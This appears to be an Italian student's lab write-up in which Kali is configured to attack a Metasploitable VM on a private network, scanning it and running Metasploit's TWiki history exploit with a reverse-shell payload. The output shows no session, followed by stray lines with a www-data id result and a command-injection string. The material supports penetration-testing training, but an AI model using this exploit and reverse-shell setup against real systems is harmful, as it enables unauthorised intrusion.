

W16D1 - Pratica

configuro le reti di Kali e Metasploitable:

```
(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.1.25 netmask 255.255.255.0 up
[sudo] password for kali:

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::f8a8:3379:8dbf:5f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40 netmask 255.255.255.0 up
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:40:a8:fd
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:a8fd/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:384 (384.0 B)  TX bytes:8920 (8.7 KB)
          Base address:0xd020  Memory:f0200000-f0220000

msfadmin@metasploitable:~$ _
```

verifico la connettività con un ping:

```
(kali㉿kali)-[~]  
$ ping 192.168.1.40  
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.  
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=2.28 ms  
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.85 ms  
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.729 ms  
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=1.09 ms  
^C  
— 192.168.1.40 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 0.729/1.488/2.282/0.610 ms
```

apro metasploit da Kali:

```
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

```
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40  
RHOST => 192.168.1.40  
msf6 auxiliary(scanner/telnet/telnet_version) > set RPORT 23  
RPORT => 23  
msf6 auxiliary(scanner/telnet/telnet_version) > use  
Usage: use <name|term|index>
```



```
msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(unix/webapp/twiki_history) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/webapp/twiki_history) > show options
```

Module options (exploit/unix/webapp/twiki_history):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.40	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/twiki/bin	yes	Twiki bin directory path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id	Name
--	---
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/webapp/twiki_history) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > 
```



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uid=33(www-data) gid=33(www-data) groups=33(www-data)

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Revision r1.2[id]||echo - 01 Jan 1970 - 00:00 GMT -

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